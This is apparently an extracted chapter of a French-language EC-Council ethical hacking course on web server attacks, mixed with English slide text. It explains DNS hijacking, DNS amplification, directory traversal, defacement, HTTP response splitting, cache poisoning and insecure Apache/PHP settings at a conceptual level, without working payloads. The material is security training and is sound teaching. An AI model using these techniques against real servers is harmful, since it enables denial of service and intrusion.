
Il existe des risques inhérents aux serveurs Web, aux réseaux locaux (LAN) qui hébergent les sites Web et aux utilisateurs finaux qui accèdent à ces sites à l'aide de navigateurs.

- **Le point de vue du webmaster :** Du point de vue du webmaster, le plus grand problème de sécurité est qu'un serveur Web peut exposer le réseau local ou l'intranet de l'entreprise aux menaces provenant d'Internet. Ces menaces peuvent prendre la forme de virus, de chevaux de Troie, d'attaquants ou de compromission de données. Les défauts des logiciels sont souvent à l'origine de failles de sécurité. Les serveurs Web, qui sont des systèmes importants et complexes, présentent également ces mêmes risques. De plus, l'architecture ouverte des serveurs Web permet l'exécution de scripts arbitraires du côté du serveur lors de la réponse aux requêtes de clients distants. Tout script CGI (Common Gateway Interface) installé sur le serveur Web peut contenir des erreurs qui constituent des failles de sécurité potentielles.
- **Point de vue de l'administrateur réseau :** Du point de vue de l'administrateur réseau, un serveur Web mal configuré peut provoquer des failles dans la sécurité du réseau local. Alors que l'objectif du serveur Web est de fournir un accès contrôlé au réseau, un contrôle excessif peut rendre l'utilisation du Web presque impossible. Dans un environnement intranet, l'administrateur réseau doit configurer le serveur Web avec soin afin que les utilisateurs légitimes soient reconnus et authentifiés, et que des groupes d'utilisateurs se voient attribuer des priviléges d'accès distincts.
- **Le point de vue de l'utilisateur final :** Habituellement, l'utilisateur final ne perçoit pas de menace immédiate, car la navigation sur le Web semble à la fois sûre et anonyme. Cependant, les contenus actifs, tels que les contrôles ActiveX et les applets Java, permettent à des applications malveillantes comme les virus, d'atteindre le système de

l'internaute. Par ailleurs, le contenu actif d'un site Web qui est affiché par le navigateur de l'utilisateur peut servir de canal aux logiciels malveillants pour contourner le système de pare-feu et pénétrer dans le réseau local.

Voici quelques négligences qui peuvent compromettre un serveur Web :

- Permissions de fichiers et de répertoires inadéquates
- Installation du serveur avec des paramètres par défaut
- Activation de services inutiles, notamment la gestion du contenu et l'administration à distance
- Conflits entre la sécurité et les exigences de convivialité de l'entreprise
- Absence de politique, de procédures et de maintenance appropriées en matière de sécurité
- Authentification incorrecte avec des systèmes externes
- Comptes par défaut avec des mots de passe par défaut ou sans mot de passe
- Fichiers par défaut, fichiers de sauvegarde ou fichiers d'exemple inutiles
- Mauvaises configurations du serveur Web, du système d'exploitation et des réseaux
- Anomalies dans le logiciel du serveur, le système d'exploitation et les applications Web
- Certificats SSL (Secure Sockets Layer) et paramètres de chiffrement mal configurés
- Fonctions d'administration ou de débogage activées ou accessibles sur les serveurs Web
- Utilisation de certificats auto-signés et de certificats par défaut



Attaques de serveurs Web

Détournement de serveur DNS

Le système de noms de domaine (DNS) permet de résoudre un nom de domaine en l'adresse IP correspondante. Un utilisateur interroge le serveur DNS avec un nom de domaine et le serveur DNS répond avec l'adresse IP correspondante.

Dans le cas du détournement de serveur DNS, un attaquant compromet un serveur DNS et modifie ses paramètres de mappage afin de rediriger les requêtes DNS de l'utilisateur vers un faux serveur DNS qui redirige les requêtes de l'utilisateur vers le faux serveur de l'attaquant. Par conséquent, lorsque l'utilisateur saisit une URL légitime dans un navigateur, ces paramétrages le redirigent vers le faux site de l'attaquant.





Figure 7.4 : Détournement de serveur DNS

Web Server Attacks: DNS Amplification Attack



Attacker takes advantage of the **DNS recursive method** of DNS redirection to perform DNS amplification attacks




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Server Attacks: DNS Amplification Attack (Cont'd)



Attacker uses compromised PCs with **spoofed IP addresses** to amplify the DDoS attacks on victims' DNS server by exploiting the DNS recursive method



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque par amplification DNS

La requête DNS récursive est une méthode de demande de mappage DNS. La requête passe par les serveurs DNS de manière récursive jusqu'à ce qu'elle échoue à trouver le mappage entre le nom de domaine et l'adresse IP demandée.

Voici les étapes de l'exécution des requêtes DNS récursives ; ces étapes sont illustrées dans la figure ci-dessous :

- **Étape 1 :**

Les utilisateurs qui souhaitent résoudre un nom de domaine en son adresse IP envoient une requête DNS au serveur DNS primaire défini dans leurs propriétés TCP/IP.

- **Étapes 2 à 7 :**

Si le mappage DNS demandé n'existe pas sur le serveur DNS primaire de l'utilisateur, le serveur transmet la demande au serveur racine. Le serveur racine transmet la demande à l'espace de noms .com, dans lequel l'utilisateur peut trouver des mappages DNS. Ce processus se répète de manière récursive jusqu'à ce que le mappage DNS soit résolu.

- **Étape 8 :**

Finalement, lorsque le système trouve le serveur DNS primaire pour le mappage DNS demandé, une entrée pour l'adresse IP est créée dans le cache du serveur DNS primaire de l'utilisateur.




Figure 7.5 : Requête DNS récursive

Les attaquants exploitent les requêtes DNS récursives pour réaliser une attaque par amplification DNS qui se traduit par des attaques DDoS sur le serveur DNS de la victime.

Voici les étapes d'une attaque par amplification DNS ; ces étapes sont illustrées dans la figure ci-dessous :

- **Étape 1 :**

L'attaquant demande à des hôtes compromis (bots) d'effectuer des requêtes DNS sur le réseau.

- **Étape 2 :**

Tous les hôtes compromis usurpent l'adresse IP de la victime et envoient des requêtes DNS au serveur DNS primaire configuré dans les paramètres TCP/IP de la victime.

- **Étapes 3 à 8 :**

Si le mappage DNS demandé n'existe pas sur le serveur DNS primaire de la victime, le serveur transmet les demandes au serveur racine. Le serveur racine transmet la demande aux espaces de noms .com ou aux domaines de premier niveau (TLD) respectifs. Ce processus se répète de manière récursive jusqu'à ce que le serveur DNS primaire de la victime résolve la demande de mappage DNS.

- **Étape 9 :**

Une fois que le serveur DNS primaire a trouvé le mappage DNS correspondant à la demande de la victime, il envoie une réponse de mappage DNS à l'adresse IP de la victime. Cette réponse est envoyée à la victime car les robots utilisent l'adresse IP de la victime. Les réponses aux nombreuses demandes de mappage DNS des bots entraînent un DDoS sur le serveur DNS de la victime.




Figure 7.6 : Attaque par amplification DNS

Web Server Attacks: Directory Traversal Attacks

- In directory traversal attacks, attackers use the **.. (dot-dot-slash)** sequence to access restricted directories outside the web server root directory
- Attackers can use the **trial and error method** to navigate outside the root directory and access sensitive information in the system



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaques par traversée de répertoire

Un pirate informatique peut être en mesure d'effectuer une attaque par traversée de répertoire (Directory Transversal Attack) en raison d'une vulnérabilité dans le code d'une application Web. Un logiciel de serveur Web mal patché ou mal configuré peut rendre le serveur Web vulnérable à une attaque par traversée de répertoire.

La conception des serveurs Web limite dans une certaine mesure l'accès public. La traversée de répertoire est l'exploitation du protocole HTTP par laquelle les attaquants peuvent accéder à des répertoires restreints et exécuter des commandes en dehors du répertoire racine du serveur Web en manipulant une URL (Uniform Resource Locator). Dans les attaques par traversée de répertoire, les attaquants utilisent la séquence point-point-slash (..) pour accéder à des répertoires restreints en dehors du répertoire racine du serveur Web. Les attaquants peuvent utiliser la méthode essai-erreur pour naviguer en dehors du répertoire racine et accéder aux informations sensibles du système.

Un attaquant exploite le logiciel du serveur Web (programme du serveur Web) pour effectuer des attaques par traversée de répertoire. Le pirate effectue généralement cette attaque à l'aide d'un navigateur. Un serveur Web est vulnérable à cette attaque s'il accepte des données d'entrée provenant d'un navigateur sans validation appropriée.



Figure 7.7 : Attaque par traversée de répertoire

Web Server Attacks: Website Defacement

- Web defacement occurs when an intruder **maliciously alters the visual appearance of a web page** by inserting or substituting provocative, and frequently, offending data
- Defaced pages **expose visitors to some propaganda** or misleading information until the unauthorized changes are discovered and corrected



The screenshot shows a browser window titled "World Wide Web" displaying a defaced website. The main content area features a skull and crossbones icon and the text "You are OWNED!!!!!!". Below this, there is a cartoon illustration of a person holding a sword. To the right of the illustration, the word "HACKED!" is displayed in large, bold letters. Further down, a message reads "Hi Master, Your website is owned by US, Hackers!". At the bottom of the page, it says "Next target – microsoft.com". In the background, there is a photograph of a server rack with several hard drives and a person's hands typing on a keyboard.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Défiguration de sites Web

La défiguration de sites Web fait référence aux modifications non autorisées apportées au contenu d'une seule page Web ou d'un site Web entier, entraînant des changements dans l'apparence visuelle de la page Web ou du site Web. Les pirates informatiques s'introduisent dans les serveurs Web et modifient le site Web hébergé en injectant du code pour ajouter des images, des fenêtres contextuelles ou du texte à une page existante de telle sorte que l'apparence visuelle de cette page change. Dans certains cas, le pirate peut remplacer l'ensemble du site Web au lieu de ne modifier qu'une seule page.



Figure 7.8 : Capture d'écran montrant une attaque de défiguration de site Web


Les pages défigurées exposent les visiteurs à de la propagande ou à des informations trompeuses jusqu'à ce que les modifications non autorisées soient découvertes et corrigées. Les attaquants utilisent diverses méthodes, comme l'injection MySQL, pour accéder à un site Web afin de le défigurer. Outre la modification de l'aspect visuel du site Web ciblé, les attaquants défigurent les sites Web pour infecter les ordinateurs des visiteurs en rendant le site Web vulnérable aux attaques de virus. Par conséquent, la défiguration de sites Web n'impacte pas seulement l'organisation ciblée en modifiant l'apparence de son site, mais elle vise également à nuire à tous ceux qui visitent le site.

Web Server Attacks: Web Server Misconfiguration



Server misconfiguration refers to **configuration weaknesses in web infrastructure** that can be exploited to launch various attacks on web servers such as directory traversal, server intrusion, and data theft

Web Server Misconfiguration



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Server Attacks: Web Server Misconfiguration (Cont'd)

Web Server Misconfiguration Examples

This configuration allows anyone to view the **server status** page, which contains detailed information about the web server being currently used, including information about the **current hosts** and requests being processed

This configuration generates **verbose error messages**



```
<Location /server-status>
SetHandler server-status
</Location>
```

httpd.conf file
on an **Apache** server

```
display_error = On
log_errors = On
error_log = syslog
ignore_repeated_errors =
Off
```

php.ini file

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mauvaise configuration des serveurs Web

La mauvaise configuration des serveurs Web est une faiblesse de la configuration de l'infrastructure Web qui peut être exploitée pour lancer diverses attaques sur les serveurs Web, telles que des traversées de répertoires, des intrusions dans les serveurs et des vols de données.

Voici quelques exemples de configurations inappropriées de serveurs Web :

- Messages de débogage/erreurs très détaillés
- Utilisateurs/mots de passe anonymes ou par défaut
- Exemples de fichiers de configuration et de script
- Fonctions d'administration à distance.
- Services inutiles activés
- Certificats SSL mal configurés ou par défaut
- **Un exemple de mauvaise configuration d'un serveur Web :**

"Garder la configuration du serveur sûre requiert de la vigilance" - Open Web Application Security Project (OWASP)

Les administrateurs qui configurent mal les serveurs Web peuvent laisser des failles importantes dans un serveur Web, ce qui donne à un attaquant la possibilité d'exploiter ce serveur mal configuré pour compromettre sa sécurité et obtenir des informations sensibles. Les vulnérabilités des serveurs Web mal configurés peuvent être liées à la configuration, aux applications, aux fichiers, aux scripts ou aux pages Web. Un attaquant recherche de tels serveurs Web vulnérables pour lancer des attaques. La mauvaise configuration d'un serveur Web fournit à l'attaquant un moyen de pénétrer dans le réseau de l'organisation ciblée. Ces failles dans le serveur peuvent également aider un attaquant à contourner l'authentification de l'utilisateur. Une fois détectés, ces problèmes peuvent être facilement exploités et aboutir à la compromission totale d'un site Web hébergé sur le serveur Web cible.

Comme le montre la figure ci-dessous, la configuration permet à tout le monde de visualiser la page d'état du serveur, qui contient des informations détaillées sur l'utilisation actuelle du serveur Web, y compris des informations sur les hôtes actuels et les demandes en cours de traitement.


```
<Location /server-status>
  SetHandler server-status
</Location>
```

Figure 7.9 : Contenu du fichier httpd.conf sur un serveur Apache

Comme le montre la figure ci-dessous, la configuration peut donner des messages d'erreur détaillés.

```
display_error = On
log_errors = On
error_log = syslog
ignore_repeated_errors = Off
```

Figure 7.10 : Contenu du fichier php.ini



Attaque par séparation de réponse HTTP

Une attaque par séparation de réponse HTTP est une attaque basée sur le Web dans laquelle le pirate informatique trompe le serveur en injectant de nouvelles lignes contenant du code arbitraire dans les en-têtes de réponse. Il s'agit d'ajouter des données d'en-tête de réponse dans le champ de saisie afin que le serveur scinde la réponse en deux. Ce type d'attaque exploite des vulnérabilités dans la validation des entrées. Le cross-site scripting (XSS), le cross-site request forgery (CSRF) et l'injection SQL (Structured Query Language) sont des exemples de ce type d'attaque. Dans ce type d'attaque, le pirate contrôle le paramètre d'entrée et construit astucieusement un en-tête de demande qui provoque deux réponses du serveur. L'attaquant modifie une seule demande pour la faire apparaître comme deux demandes en ajoutant des données d'en-tête de réponse dans le champ de saisie. Le serveur Web, de son côté, répond à chaque demande. L'attaquant peut transmettre des données malveillantes à une application vulnérable et l'application inclut les données dans un en-tête de réponse HTTP. L'attaquant peut contrôler la première réponse pour rediriger l'utilisateur vers un site Web malveillant, tandis que le navigateur Web rejette les autres réponses.





Figure 7.11 : Attaque par séparation de réponse HTTP

Web Server Attacks: Web Cache Poisoning Attack

- Web cache poisoning attacks the **reliability of an intermediate web cache source**
- In this attack, the attackers **swap cached content** for a random URL with infected content
- Users of the web cache source can **unknowingly use the poisoned content** instead of the true and secured content when requesting the required URL through the web cache



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque par empoisonnement du cache Web

L'empoisonnement du cache Web porte atteinte à la fiabilité du cache Web intermédiaire. Dans cette attaque, le pirate remplace le contenu du cache par une URL aléatoire au contenu infecté. Les utilisateurs du cache Web peuvent alors sans le savoir, utiliser le contenu altéré au lieu du contenu réel et sécurisé lorsqu'ils demandent l'URL par le biais du cache Web.

L'attaquant force le cache du serveur Web à vider son contenu réel et envoie une requête spécialement conçue pour être stockée dans le cache. Tous les utilisateurs du cache de ce serveur Web recevront alors un contenu malveillant jusqu'à ce que les serveurs vident le cache Web. Les attaques par empoisonnement du cache Web sont possibles si le serveur Web et l'application présentent des failles dans la séparation des réponses HTTP.

